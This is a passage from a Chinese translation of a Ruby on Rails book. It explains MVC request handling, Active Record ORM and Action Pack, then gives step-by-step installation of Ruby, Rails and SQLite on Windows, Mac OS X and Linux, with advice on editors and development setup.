在一个 Rails 应用程序中，进入的请求首先被发送给一个路由组件，该组件判断应该将请求发送到应用程序的什么部分、如何解析这一请求。这一阶段将找出控制器代码中的某个特定方法，要求它来处理请求（用 Rails 的行话，这个方法叫做“action”）。action 可以查阅请求中携带的数据，可以与模型交互，也可以调用别的 action。最后，action 会为视图准备充分的信息，视图则将所需的信息展现给用户。

图 2.2 展示了 Rails 处理一个请求的全过程。在这个例子中，我们假设应用程序已经向用户展现了一个“产品分类列表”页面，用户则点击了某个产品旁边的 Add To Cart (“放进购物车”) 按钮。这个按钮链接到我们的应用程序，URL 是 http://my.url/store/add_to_cart/123，其中的“123”是所选商品在系统内部的 ID 号。¹




图 2.2 Rails 与 MVC

路由组件收到来自外部的请求之后，立即将其拆成小块。简单来说，它把路径的第一部分 (“store”) 看作控制器的名称，第二部分 (“add_to_cart”) 看作 action 的名称，最后一部分 (“123”) 则按照惯例被放入一个名为 “id”的内部参数。进行这样的分析之后，路由组件就知道：应该调用 `StoreController` 这个控制器类中的 `add_to_cart()` 方法（我们在原书第 264 页还将详细介绍 Rails 采用的命名惯例）。

`add_to_cart()` 方法会处理用户的请求：找到当前用户的购物车（这也是由模型管理的一个对

¹ 在本书的后面部分，我们会详细介绍 Rails 应用中 URL 的格式。不过，有必要在这里指出：通过 URL 来执行诸如“放进购物车”这样的动作可能并不安全。详情请参阅原书第 501 页，第 22.6 节“GET 请求的问题”。

象), 请求模型找出编号为 123 的商品信息, 然后告诉购物车将该商品加入其中(请留意模型是如何跟踪所有业务数据的: 控制器只是告诉它做什么, 而模型自己知道该怎么做)。

现在, 购物车中已经放进了用户刚选的商品, 我们需要将这一事实展现给用户看。控制器会安排视图访问模型中的购物车对象, 并调用视图代码使之呈现在用户眼前——在 Rails 中, 这一调用通常都是隐藏在幕后进行的。对于特定的 action, Rails 将根据命名惯例自动为其查找一个特定的视图。

这就是一个 MVC web 应用的全部家当了。只要遵循一定的命名惯例, 并且合理划分功能, 你会发现编写代码变得轻松愉快, 你的应用程序会更具可扩展性、可维护性。看起来确实挺划算的。

如果 MVC 仅仅是“以某种方式划分代码”的话, 你可能会想, 那还要 Ruby on Rails 这样的框架干什么? 答案很简单: Rails 帮你搞定了所有低级的基础代码——所有那些需要耗费你大把时间去处理的繁琐细节。它让你能够专注于应用程序的核心功能。现在, 让我们来看看它是如何做到这一点的。

2.2 Active Record: Rails 的模型支持

Active Record: Rails Model Support

一般来说, 我们都希望将 web 应用中的信息保存到关系数据库中。一个订单系统会在数据库表中存储订单、订单项、客户信息等数据。即便是处理大量非结构文本的应用(譬如 blog 和新闻网站), 也常常会用数据库作为后端数据存储介质。

虽然从通常使用的 SQL²中不大看得出来, 但关系数据库确实是根据数学中的集合理论设计出来的。从概念的角度来说这是件好事, 但它也使得关系数据库与面向对象编程语言很难融为一体: 对象关注的是数据和操作, 而数据库关注的则是值的集合。所以, 用关系型的术语很容易描述的事情有时在 OO 体系中很难编码实现, 反之亦然。

在长时间的实践中, 人们想出了很多办法使关系模型与 OO 模型得到协调。下面将看到两种不同的途径, 其中之一要求以数据库为中心组织应用程序, 另一种则以应用程序为中心组织数据库。

14

数据库为中心的程序设计

第一批针对关系数据库编程的程序员使用的是过程性语言, 例如 C 和 COBOL。这些语言通常直接在代码中嵌入 SQL——可能是将 SQL 语句作为字符串嵌入, 也可能是使用预处理器将源码中的 SQL 编译成针对数据库引擎的低级调用。

这种集成意味着: 数据库逻辑会很自然地与整个应用程序的逻辑纠缠不清。如果开发者想要找出所有的订单, 并更新所有订单的销售税, 他就会写出一些非常丑陋的代码, 譬如:

```
EXEC SQL BEGIN DECLARE SECTION;
  int id;
  float amount;
EXEC SQL END DECLARE SECTION;

EXEC SQL DECLARE c1 AS CURSOR FOR select id, amount from orders;

while (1) {
  float tax;
  EXEC SQL WHENEVER NOT FOUND DO break;
  EXEC SQL FETCH c1 INTO :id, :amount;
  tax = calc_sales_tax(amount)
  EXEC SQL UPDATE orders set tax = :tax where id = :id;
```

² SQL: 结构化查询语言 (Structured Query Language), 用于读、写关系数据库的语言。

```

}
EXEC SQL CLOSE c1;
EXEC SQL COMMIT WORK;

```

很恶心，对吧？别担心。我们不必干这种事——虽然这种编程风格在 Perl 和 PHP 之类的脚本语言中很常见。当然，用 Ruby 你也可以这样写程序。譬如说，我们可以使用 Ruby 的 DBI 库写出类似的代码（下面的示例代码——和前面那段一样——没有任何错误检查）。

```

method
definition
原书第
19页
15>

def update_sales_tax
  update = @db.prepare("update orders set tax=? where id=?")
  @db.select_all("select id, amount from orders") do |id, amount|
    tax = calc_sales_tax(amount)
    update.execute(tax, id)
  end
end

```

这种方式简单明了，实际上，很多人正是这样操作关系数据库的。看起来，对于小型应用，这的确是一个理想的解决方案。然而这里有一个问题：将业务逻辑和数据库访问搅在一起会使应用程序变得难以维护、难以扩展。而且，要编写这样一个应用程序，你还得先学会 SQL。

譬如说，假设我们英明的州政府颁发了一条新的法令，要求我们记录每笔销售税计算的日期和时间。这不成问题，你会说，我们只要在循环中获取当前的时间、当 `update` 这条 SQL 语句时多加一个字段、将当前时间传递给 `execute()` 方法调用即可。

但是，如果我们在应用程序的很多地方对“销售税”这个字段进行了设值，情况又如何呢？现在，我们必须找出所有这些“更新销售税”的代码，一一修改它们。我们不得不编写重复代码，它们会成为错误的源头——譬如说，我们可能漏掉其中一处忘了修改。

在通常的程序设计中，面向对象的经验告诉我们：封装可以解决这类问题。我们可以将与“订单”相关的所有东西都封装在一个类中，这样，当规则发生变化时，只需要修改一个地方。

人们也将这样的思想延伸到了数据库编程的领域。基本的前提非常简单：我们将“对数据库的访问”包装在一层类的后面，应用程序剩下的部分都通过这些类来访问数据——它们永远不会直接跟数据库打交道。这样，我们就把所有与数据库结构相关的事情都封装在一层代码背后，从而使我们的应用程序代码与数据库访问的细节解开耦合。在这个“改变销售税”的例子中，我们只要修改对“订单”表进行封装的这个类，使其在销售税发生改变时更新时间戳即可。

不过，实现这一概念的难度比看上去的要大。真实世界里的数据库表是彼此关联的（譬如说，一份订单可能由多个订单项组成），我们同样希望将这种关联映射到我们的对象中：代表订单的 `Order` 对象应该包含一组代表订单项的 `LineItem` 对象。但这样一来，我们就会遇到对象导航、性能，以及数据一致性等方面的问题。和往常一样，只要碰到这些复杂问题，我们的行业就会为它发明一个三字母缩写词：ORM（Object-Relational Mapping，对象-关系映射）。Rails 就使用了 ORM。

对象-关系映射（ORM）

ORM 库可以将数据库表映射到类。如果数据库中有一张名为 `orders` 的表，我们的程序中就会有一个名为 `Order` 的类。表中的每条记录对应于该类的一个对象：一条订单记录将被表现为 `order` 类的一个对象。在这个对象内部，属性则被用于读/写各个字段：我们的 `Order` 对象将拥有一些方法，用于读/写“数量”（`amount`）、“销售税”（`sales_tax`）等字段的值。

此外，Rails 类还对数据库表进行了包装，提供了一组类级别的方法，用于执行表级别的操作。譬如说，我们可能需要找出具有某一特定 ID 的订单，这一功能就被实现为一个类方法，该方法返回对应的 `Order` 对象。在 Ruby 代码中，这一操作大概会是这样：

```
order = Order.find(1)
puts "Customer #{{order.customer_id}}, amount=#{order.amount}"
```

puts
→原书第
669页

有时这些类级别的方法会返回一组对象的集合：

```
Order.find(:all, :conditions => "name='dave'").each do |order|
  puts order.amount
end
```

iterating
→原书第
676页

最后，每个对象会有一些方法，用于操作自己所对应的那条记录。其中用得最多的方法大概就是 `save()`，这个方法用于将对象中的数据保存回数据库：

```
Order.find(:all, :conditions => "name='dave'").each do |order|
  order.discount = 0.5
  order.save
end
```

综上所述，ORM 层将数据库表映射到类、将记录映射到对象、将字段映射到对象的属性。类方法用于执行表级别的操作，实例方法则用于执行针对单条记录的操作。

在一个典型的 ORM 库中，你可以提供配置数据来指定数据库端与应用程序端之间的映射关系。使用这些 ORM 工具的程序员常常会发现：他们不得不忙于创建和维护一大堆的 XML 配置文件。

Active Record

Active Record 是 Rails 所采用的 ORM 层。它完全遵循标准的 ORM 模型：表映射到类，记录映射到对象，字段映射到对象属性。与其他大部分 ORM 库的不同之处在于它的配置方式：它根据人们常用的命名惯例提供了很有意义的默认配置，因此，将需要开发者编写的配置量降到了最低。为了证明这一点，下面就是一段用 Active Record 写的、用于包装 `orders` 表的程序：

```
require 'active_record'

class Order < ActiveRecord::Base
end

order = Order.find(1)
order.discount = 0.5
order.save
```

< 17

这段代码使用我们新建的 `Order` 类来获取 `id` 为 1 的订单，并修改它的数量（在这里，我们省略了创建数据库连接所需的代码）。Active Record 减轻了我们处理底层数据库的工作量，让我们能够更专注于业务逻辑。

然而，Active Record 的威力还不止于此。从原书第 55 页开始，我们将开发一个“购物车”应用程序，在那里你将看到 Active Record 是如何天衣无缝地与 Rails 框架的其他部分融为一体。如果一个 web 表单包含与业务对象相关的数据，那么 Active Record 可以将其抽取出来、填入模型对象。Active Record 还支持复杂的模型数据验证，如果表单数据不能通过验证，只需编写一行代码，就可以在 Rails 视图中获取并格式化显示错误信息。

在 Rails 的 MVC 架构中，Active Record 是“模型”这一部分坚实的基础。这也正是我们为什么要专门用三章篇幅（从原书第 311 页起）来介绍它的原因。

2.3 Action Pack：视图与控制器

Action Pack: The View and Controller

在 MVC 架构中，视图与控制器是密不可分的：控制器为视图提供数据，然后又接收来自页面的

事件——这页面正是由视图生成的。正因为有如此密切的交互，在 Rails 中对视图和控制器的支持被捆绑在同一个组件中，那就是 *Action Pack*。

不过，不要因为 Action Pack 是一个组件，就认为 Rails 应用程序中的视图代码与控制器代码会搅在一起。恰恰相反，Rails 给你提供了编写 web 应用时必需的隔离，清晰地将控制逻辑与表现逻辑区分开来。

视图支持

在 Rails 中，视图负责创建将要在浏览器上显示的页面³——可能是整个页面，也可能是其中的一部分。在最简单的情况下，视图就是一堆 HTML 代码，用于显示固定的文本。不过，一般来说，你都需要在视图中加入一些动态内容——这些动态内容通常是控制器中的 action 方法制造的。

在 Rails 中，动态内容是由模板生成的。模板的形式有三种，其中最常用的是 *rhtml*：用一个名为 ERb（或者叫嵌入式 Ruby，Embedded Ruby）的工具，将 Ruby 代码片段嵌入视图的 HTML 代码中⁴。这种方式非常灵活，但一些纯粹主义者会认为它违背了 MVC 的精神：由于视图中嵌入了代码，我们就有可能将原本应该放在模型或控制器中的逻辑放进视图。不过在我看来，这种批评是毫无根据的：即便在传统的 MVC 架构中，视图也会包含程序代码。保持关注点的清晰分离原本就是开发者的职责，不应该强求工具来确保这种分离（在原书第 508 页，第 23.1 节“ERb 模板”中，我们将详细介绍 HTML 模板）。

18 XML 构造器（Builder）让我们可以用 Ruby 代码构造 XML 文档——生成的 XML 结构自动遵从代码的结构。我们将在原书第 507 页介绍 *xml.builder* 模板。

此外，Rails 还提供了 *RJS* 视图，用于在服务器端创建 JavaScript 片段、并将其传递到浏览器上执行。当创建 Ajax 界面时，这种视图会非常有用。我们将在原书第 598 页介绍 *rjs* 视图。

还有……控制器

Rails 控制器是应用程序的逻辑中心，它负责协调用户、视图与模型之间的交互。不过，Rails 已经在幕后搞定了大部分的交互，你要编写的代码都集中在应用层面的功能上。因此，Rails 的控制器非常容易开发和维护。

控制器还提供以下几种重要的辅助服务：

- 它负责将外部请求指引到内部 action，它所采用的 URL 命名规则对于普通人也同样清晰易懂。
- 它负责管理缓存，这能给应用程序的性能带来数量级的提升。
- 它负责管理辅助模块，后者可以扩展视图模板的功能，而又不会让视图代码膨胀。
- 它负责管理 session，让用户感觉仿佛是在与我们的应用程序进行持续不断的交互。

关于 Rails 还有很多可说的。不过，与其挨个介绍它的组件，还不如让我们卷起袖子，来写一些可以工作的应用。在下一章，我们首先安装 Rails，然后写一些简单的东西——只是为了确认一切都安装正确。在第 5 章“Depot 应用程序”（原书第 55 页）中，我们要来编写一点更实在的东西：一个简单的在线商店应用。

³ 或者 XML 应答，或者 E-mail，或者别的什么东西。关键在于：视图负责生成给用户看的响应内容。

⁴ 对于用惯 PHP 或 JSP 的 web 开发者来说，这种做法应该很熟悉。

第3章

安装 Rails

Installing Rails

3.1 购物清单

Your Shopping List

为了让 Rails 跑起来，你需要下列东西：

- 一个 Ruby 解释器。Rails 是用 Ruby 写的，你的应用程序也要用 Ruby 来写。目前 Rails 开发团队推荐的 Ruby 版本是 1.8.7 版。
- Ruby on Rails。本书采用 Rails 第 2 版（准确说是 Rails 2.2.2 版）¹。
- 一些必要的库。
- 数据库。我们在本书中使用了 SQLite 3 版本。

作为开发之用，这些就足够了（当然，你还需要一个编辑器，我们稍后会单独讨论这个话题）。不过，如果你要部署应用程序，就——至少——还需要安装一个生产 web 服务器，以及一些能够提升 Rails 运行效率的支持代码。从原书第 651 页开始，我们会用整整一章的篇幅来讨论这个话题，所以现在就暂且略过吧。

那么，怎么把所有这些东西安装起来呢？这取决于你的操作系统……

3.2 Windows 上的安装

Installing on Windows

如果你用 Windows 来做开发，恭喜你，因为 InstantRails 2.0 已经包含了 Ruby、Rails 和 SQLite 3（截至本书出版时是 3.5.4 版本），并且所有的东西也都组装完毕。InstantRails 甚至还包含了一个 Apache web 服务器，并且提供了往上部署应用程序所需的支持代码，这样你就可以轻松地部署高性能的 web 应用。

1. 首先创建一个目录来存放 InstantRails。这个目录的路径不能包含空格（所以 c:\Program Files 就不是一个好的选择）。
2. 访问 InstantRails 网站²，下载最新的.zip 安装包（大概有 50MB，所以，如果你的网络连接比较

¹ 我们也定期在 Edge Rails（未正式发布的最新开发版本——译者注）上测试，书中的代码在 Edge Rails 上应该还能工作——不过考虑到 Edge 版本固有的不确定性，我们不承诺它的兼容性。

² <http://instantrails.rubyforge.org/wiki/wiki.pl>

慢的话，去喝杯茶吧）。把安装包放到步骤1创建的目录中。

3. 解开压缩包——如果系统没有自动解压的话。
 4. 进入 InstantRails-2.0 目录，双击 InstantRails 图标（一个大大的红色“I”）启动 InstantRails。
- 如果看到一个弹出窗口问你是否要生成配置文件，选择 **OK**。
 - 如果看到一个安全警告窗口提示防火墙封锁（block）了 Apache，呃……我们不会命令你继续封锁或者解开封锁。作为教学，本书不会用到 Apache，所以是否封锁它都不要紧。出于安全考虑，最保险的做法是选择 **Keep Blocking**；如果你很清楚自己在做什么，并且机器上也没有运行 IIS，也可以放开这个端口，然后使用 Apache。

这时你应该会看到 InstantRails 的窗口出现了，在这里你可以监控 Rails 应用。不过我们的学习会更深入一些，因此我们要使用命令行窗口——只要点击 InstantRails 左上角的“**I**”字按钮（那是一个黑色的“**I**”字，右下角有一个红点），并从菜单中选择“**Rails Applications...**”，再选择“**Open Ruby Console Window**”就行了。这时你会看到一个命令行窗口弹出来，当前的路径是 rails_app 目录，如图 3.1 所示。输入 ruby -v 和 rails -v 就可以验证当前使用的 Ruby 与 Rails 版本。

到这里，你的安装已经完成了。不过在直接跳到下一章之前，还有两件事情需要提醒你。

首先（也是最重要的），如果你想在控制台输入命令，必须遵从刚才的步骤（点击“**I**”字按钮……），从 InstantRails 菜单开启控制台。如果使用普通的 Windows 命令行，有些东西可能不会正常工作。（为什么？因为 InstantRails 很独立，不会把它自己安装到 Windows 的全局环境中去。也就是说，其中需要的程序默认情况下不在 Windows 的系统路径中。当然你也可以把这些程序都加到系统路径，然后从普通的命令行窗口使用 Rails，这也只是举手之劳。不过，我觉得通过 InstantRails 来使用 Rails 也就够简单了。）




图 3.1 InstantRails——开启命令行

其次，截至作者撰写本书时，InstantRails 2.0 捆绑发布的 Rails 版本是 2.0.2，而本书中的例子都是基于 Rails 2.2.2 的。任何时候你都可以将 Rails 升级到最新版本，只要调出 InstantRails 控制台，输入下列命令：

```
C:\rails_apps> gem update --system
C:\rails_apps> gem update rails
```

没有必要升级 Ruby，因为 Ruby 1.8.6 已经足够了。

最后，书中的命令行示例都基于 Mac 操作系统。尽管 ruby 和 rails 命令与 Windows 上一样，但其他的 Unix 命令却不同。本书中只使用了一个 Unix 命令：ls——在 Windows 上的等价物是 dir。

好了，Windows 用户的安装完成了。现在你可以直接跳到原书第 26 页，第 3.5 节“选择 Rails 版本”，我们在那儿见。

3.3 Mac OS X 上的安装

Installing on Mac OS X

OS X 10.4.6 (Tiger) 上已经默认安装了 Ruby。OS X 10.5 (Leopard) 更是已经包含了 Rails，不过版本是 1.2.6。所以无论如何你都需要升级。Tiger 用户的升级工作比 Leopard 用户多一点，不过两者都不麻烦。

Tiger 用户还要升级 SQLite 3。这可以通过编译源代码来实现——听起来有点吓人，其实只要照着 <http://www.sqlite.org/download.html> 的指示做就行了。

另一种安装 SQLite 3 的方式是借助 MacPorts。可以在 <http://www.macports.org/install.php> 找到 MacPorts 的安装指南。虽然这个指南看着也有点吓人，不过具体的步骤其实挺简单：运行一个安装脚本，再运行另一个安装脚本，在某个文件里加上两行，再运行一个安装脚本，最后执行一条命令。这可能并不比自己动手编译 SQLite 3 来得简单，不过很多人发现这笔投资是值得的，因为以后安装什么包就只需要一条命令了。所以，如果你已经装好了 ports，那就升级你机器上的 SQLite 3 吧：

```
sudo port upgrade sqlite3
```

Tiger 和 Leopard 用户都可以用下列命令来升级自己的系统。如果你刚刚安装了 MacPorts，请务必留神：要新开一个 shell，并用 env 命令验证路径和变量修改都已经生效。如果还没安装 MacPorts，请安装苹果的 Xcode Developer Tools (Leopard 用户请安装 3.1 以后的版本，Tiger 用户请安装 2.4.1 以后的版本)，这个工具可以在苹果的 Developer Connection 网站或 Mac OS X 安装光盘上找到。

```
sudo gem update --system
sudo gem install rails
sudo gem update rake
sudo gem install sqlite3-ruby
```

下列步骤很少会需要，但在遇到问题的时候可能会有所帮助。你可以运行下列代码，来验证 sqlite3-ruby 接口绑定到哪个版本的 SQLite 3——可以作为一个独立程序来运行，可以在 irb 中运行，也可以用 ruby script/console 来运行。

```
require 'rubygems'
require 'sqlite3'
tempname = "test.sqlite#{3+rand}"
db = SQLite3::Database.new(tempname)
puts db.execute('select sqlite_version()')
db.close
File.unlink(tempname)
```

◀ 23

3.4 Linux 上的安装

Installing on Linux

首先找到你所用的 Linux 平台的本地包管理系统——aptitude、dpkg、portage、rpm、rug、synaptic、up2date 或 yum。

◀ 24

升级 RubyGems

有很多不同的方式可以升级 RubyGems，可惜这些方式并不都管用——得看你已经安装的 RubyGems 是什么版本，还得看你用什么 Linux 发行版本。为了对所有读者一视同仁，我们列出了所有的方式。你可以挨个尝试，直至找到管用的一种。

- 使用 `gem update` 系统

```
sudo gem update --system
```

- 使用专为升级不便的系统设计的 `gem`:

```
sudo gem install rubygems-update
sudo update_rubygems
```

- 使用 `rubygems-update` 提供的 `setup.rb`:

```
sudo gem install rubygems-update
cd /var/lib/gems/1.8/gems/rubygems-update-*
sudo ruby setup.rb
```

- 最后一招，从源码安装:

```
wget http://rubyforge.org/frs/download.php/45905/rubygems-1.3.1.tgz
tar xzf rubygems-1.3.1.tgz
cd rubygems-1.3.1
sudo ruby setup.rb
```

第一步是要安装必要的依赖。下列步骤是针对 Ubuntu 8.10 (Intrepid Ibex) 的，你在安装过程中可以参考：

```
sudo aptitude update .
sudo aptitude install build-essential libopenssl-ruby
sudo aptitude install ruby rubygems ruby1.8-dev libsqlite3-dev
```

在继续下面的步骤之前，务必用 `gem -v` 命令验证 RubyGems 的版本不低于 1.3.1。在本页的边栏里已经介绍了如何升级 RubyGems。

```
sudo gem install rails
sudo gem install sqlite3-ruby
```

在执行最后一条命令时，你要选择安装哪个 gem。这时只要选择最新的（也就是最上面的）、并且括号中写着“`ruby`”字样的 gem 就可以了，RubyGems 会帮你构建本地扩展。

还可能需要在 PATH 环境变量中加上 `/var/lib/gems/1.8/bin`，这只需要在 `.bashrc` 文件中增加一行：

```
export PATH=/var/lib/gems/1.8/bin:$PATH
```

25 ➤

3.5 选择 Rails 版本

Choosing a Rails Version

前面的步骤已经帮助你安装了最新版本的 Rails，但有时你可能并不想使用这个版本：可能在本书出版后 Rails 又发布了新版本，而你想一字不差地照搬本书中的例子，因此希望使用本书所推荐的 2.2.2 版本；也可能你在一台机器上做开发，然后部署到另一台机器，而后者所安装的 Rails 版本不由你控制，所以你只好在开发机器上也使用同样的版本。

如果你的情况正是如此，那么你要了解几件事。首先，可以用 `gem` 命令列出已安装的所有 Rails 版本：

```
gem list --local rails
```

还可以用 `rails--version` 验证当前默认的 Rails 版本是否高于 2.2.2。

也可以用 `gem` 命令安装另一个版本的 Rails。你可能要在下列命令的前面加上 `sudo`，这取决于你的操作系统。

```
gem install rails --version 2.2.2
```

安装多个版本的 Rails 没有任何好处，如果不能在多个版本之间随意选择的话——幸好我们在使用 `rails` 命令时，可以在第一个参数之前加上完整的版本号（前后加下划线），以此指定要使用的 Rails 版本：

```
rails _2.2.2_ --version
```

在创建新应用时，这个特性尤其有用，因为一旦应用程序创建好，它就会一直沿用指定的 Rails 版本（即便系统中安装了更新的版本），直到你决定升级为止。在原书第 260 页介绍了如何改变应用程序所使用的 Rails 版本。

最后，如果你决定使用 2.2.2 之外的版本，我们也不会丢下你不管。在 <http://wiki.pragprog.com/changes-to-rails> 可以找到可能对你造成影响的修改。

3.6 开发环境

Development Environments

编写 Rails 程序的日常工作相当简单。每个人的工作方式都有所不同，下面是我们的工作方式。

◀ 26

命令行

我的很多工作都在命令行完成。虽然有越来越多的 GUI 工具可以帮助我们生成和管理 Rails 应用，但我感觉命令行仍然是最好用的工具。值得花一点时间去熟悉你所使用的操作系统提供的命令行：学会如何在其中编辑命令，如何搜索和编辑前面输入过的命令，如何快速补全文件名和命令。³

版本控制

我把所有工作都放在版本控制系统上——现在用的是 Subversion。创建一个新的 Rails 项目，我就会立即把它签入（check in）Subversion；每当所有的测试通过时，我就会把修改过的文件全部签入。一般而言，我会每小时签入数次代码。

如果项目有多人一起开发，可以考虑搭建一个持续集成（continuous integration, CI）系统：每当有人签入任何修改过的文件时，CI 系统就会签出整个应用程序，然后运行所有测试，以确保你的修改没有造成任何破坏。这么一个简单的机制，就能保证意外的错误立即受到关注。此外，CI 系统让客户也可以随时使用应用程序的最新版本。CI 可以大大增加项目的透明度，以确保项目没有偏离正轨。

编辑器

程序员们常用的编辑器都可以用来编写 Ruby 程序。这些年来我发现，不同的编辑器适用于不同的语言和环境。譬如说，这一章的内容是用 Emacs 写的，它的 Filladapt 模式非常方便：当我输入文字时，它会

³ 我们常说的“tab，补全”是 Unix shell（例如 Bash 和 zsh）的通行标准。只要输入文件名的前几个字符，敲一下 `tab` 键，shell 就会查找与之匹配的文件，并尝试自动补全文件名。Windows XP 命令行也默认提供了同样的行为。在此前的 Windows 版本上也可以使用这一功能，只要使用微软公司提供的 TweakUI 这个免费软件就行了。

贴心地帮我格式化 XML。但要开发 Rails 应用，Emacs 就不合适了：我用的是 TextMate。虽说选择编辑器是一件个人色彩浓重的事情，不过当你寻找合适的 Rails 编辑器时，我还是有一些建议可以给你的。

- 支持 Ruby 和 HTML 的语法高亮，最好是支持.rhtml 文件（这是 Rails 使用的一种文件格式，在 HTML 中嵌入了 Ruby 片段）。
- 支持 Ruby 源代码的自动缩进和格式重排。这不仅仅是一个审美问题：如果编辑器可以帮你在输入代码的同时缩进程序，就可以很容易找出代码中错误的嵌套；当你对代码进行重构或是移动代码时，支持格式重排也很重要。（只要从剪切板中把代码粘贴到 TextMate，它就会帮你进行格式重排，这项功能会给你带来很大的便利。）

27

我的 IDE 在哪儿

如果你是从 C#或 Java 转向 Ruby 和 Rails 的，也许你会想：IDE 在哪儿？是啊，我们都知道，要是没有一个至少 100MB 的 IDE 支持着每一次击键，我们是没法开发一个现代化的应用程序的。对于你们这些开化的现代人，我们的建议是：请坐下来，给自己找上一大堆框架参考文档，再加上 1 000 页的“轻松学×××”的书——如果这样会让你感到舒服的话。

在 Ruby 和 Rails 的世界里，没有那种面面俱到的 IDE（有些开发环境很类似于 IDE，但毕竟还不是）。大多数 Rails 程序员都使用普通的编辑器，也不会有你想像的那么多问题。当使用那些缺乏表达力的语言时，程序员们要依赖 IDE 来进行大量的重复劳动：代码生成、文件查找、增量编译（以便尽早发现程序中的错误），等等。

当使用 Ruby 时，这些支持大多变成不必要的了。TextMate 之类的编辑器能够提供 90% 你所需的功能，但它比起那些 IDE 可要轻得多了。在我看来，TextMate 所不能提供的功能中唯一真正有用的，就是对重构的支持。^{*}

*：我比较喜欢在一个编辑器中做所有事；但也有人喜欢用不同的编辑器来处理不同的文件——例如程序代码和 HTML 模板。后一类人也许应该尝试在流行的工具（例如 Dreamweaver）安装适合编写 Ruby 程序的插件。

28

- 支持常用 Ruby 和 Rails 语法结构的插入。在开发的过程中你会编写很多短小的方法，最好是只敲一两次键就让 IDE 帮你创建方法骨架，这样你就可以专注于编写里面真正有意思的代码。
- 良好的文件浏览支持。正如你将看到的，Rails 应用包含很多个文件⁴，你的开发环境应该能够帮助你快速地在这些文件之间切换——你可能会在控制器中添加一行代码，从数据库获得一个值；然后切换到视图文件，添加一行代码来显示这个值；然后又切换到测试，添加一个测试方法来验证一切工作正常。像 Notepad 这样的编辑器只允许你用“打开文件”的方式来选择要编辑哪个文件，这样的编辑器是无法满足要求的。就个人而言，我希望编辑器同时具备两种功能：在旁边有一个文件夹的树状视图，让我可以根据名字找到文件；在编辑器内部具有一定的智能，知道如何——譬如说——从控制器转到与之对应的视图。
- 名称补全。Rails 中采用的名称都比较长，一个好的编辑器允许你只敲出前几个字符，然后通过一个快捷键提示你可能的补全方案。

我们很遗憾不能推荐所有出色的编辑器，因为我们只用过其中的一些，无疑有些人的最爱被我们漏掉了。不过，作为一个除了 Notepad 之外的起点，下面这些建议可以作为参考：

⁴ 一个新创建的 Rails 应用包含 44 个文件，它们分布在 36 个目录中，而这时你还什么都没写呢……

- TextMate (<http://macromates.com/>)：Mac OS X 上开发 Ruby/Rails 的不二之选。
- Mac OS X 的 XCode 3.0 提供了 Organizer 工具，应该能满足你的需要。有一篇教程可以带你学会使用 Leopard 自带的 Rails 开发环境：<http://developer.apple.com/tools/developonrailsleopard.html>。
- 对于喜欢 TextMate 的 Windows 用户来说，E-TextEditor (<http://e-texteditor.com/>) 提供了“Windows 上的 TextMate”。
- Aptana RadRails (<http://www.aptana.com/rails/>)：集成的 Rails 开发环境，建立在 Eclipse 平台上，可以运行于 Windows、Mac OS X 和 Linux 等操作系统。该工具于 2006 年被评为基于 Eclipse 的最佳开源开发者工具，并于 2007 年成为 Aptana 旗下的一项项目。
- NetBeans IDE 6.5 (<http://www.netbeans.org/features/ruby/index.html>) 支持 Windows、Mac OS X、Solaris 和 Linux。你可以直接下载捆绑了 Ruby 支持的版本，也可以稍后再下载 Ruby 支持包。NetBeans 支持 Rails 2.0、Rake 任务、数据库迁移，而且还支持图形化的 Rails 代码生成向导，并且能从 Rails 的 action 快速导航到对应的视图。
- jEdit (<http://www.jedit.org/>)：是一个功能完备的编辑器，提供了对 Ruby 的支持，并且支持插件扩展。
- Komodo (<http://www.activestate.com/Products/Komodo/>)：由 ActiveState 开发的 IDE，支持包括 Ruby 在内的多种动态语言。
- Arachno Ruby (http://www.ruby-ide.com/ruby/ruby_ide_and_ruby_editor.php)：一个商业的 Ruby IDE。

最后还有几点建议：找一位与你使用同样操作系统的、有经验的开发者，问问他用的是什么编辑器；在最终选定一个编辑器之前，用一周左右时间试试其他的替代品；另外，选定一个编辑器之后，尽量每天都学会使用其中的一项新功能，并以此为荣。

创建你自己的 Rails API 文档

你可以自己创建一份完整的 Rails API 文档，只要在命令行输入下列命令即可（如果你使用 InstantRails 或者 Locomotive，别忘了在 Rails 环境中启动命令行窗口）：

```
rails_apps> rails dummy_app
rails_apps> cd dummy_app
dummy_app> rake rails:freeze:gems
dummy_app> echo >vendor/rails/activesupport/README
dummy_app> rake doc:rails
```

最后一个步骤需要花一点时间。当所有命令运行结束之后，在 doc/api 目录下就有了一份完整的 Rails API 文档。我建议你把这个目录移到桌面上，然后删除 dummy_app 目录。

用浏览器打开 doc/api/index.html，就可以查看 Rails API 文档了。

桌面

我不打算告诉你在使用 Rails 的时候应该如何组织你的桌面，我只想介绍我的做法。

大部分时间里，我都是在编写代码、运行测试，以及在浏览器里查看我的应用程序。所以，在我的开发桌面上总是开着一个编辑器窗口和一个浏览器窗口。此外，我时常要察看应用程序生成的日志，所以终端窗口也总是开着，我在里面用 `tail -f` 命令来跟踪日志文件的最新内容。这个窗口的字体通常设得很小，这样就不必占用太多空间；如果看到什么有趣的东西闪过，我会把字体调大来细细察看。

我还需要经常察看 Rails API 文档——在浏览器里。在前面的介绍中已经提到过，用 `gem_server`⁵ 命令可以在本地运行一个 web 服务器，其中就有 Rails 的文档。这用起来很方便，唯一令人遗憾的是：它把 Rails 文档分割成了互不相关的几株文档树。如果你能够上网，可以到 <http://api.rubyonrails.org> 去查阅 Rails 文档——所有的文档都放在一个地方。

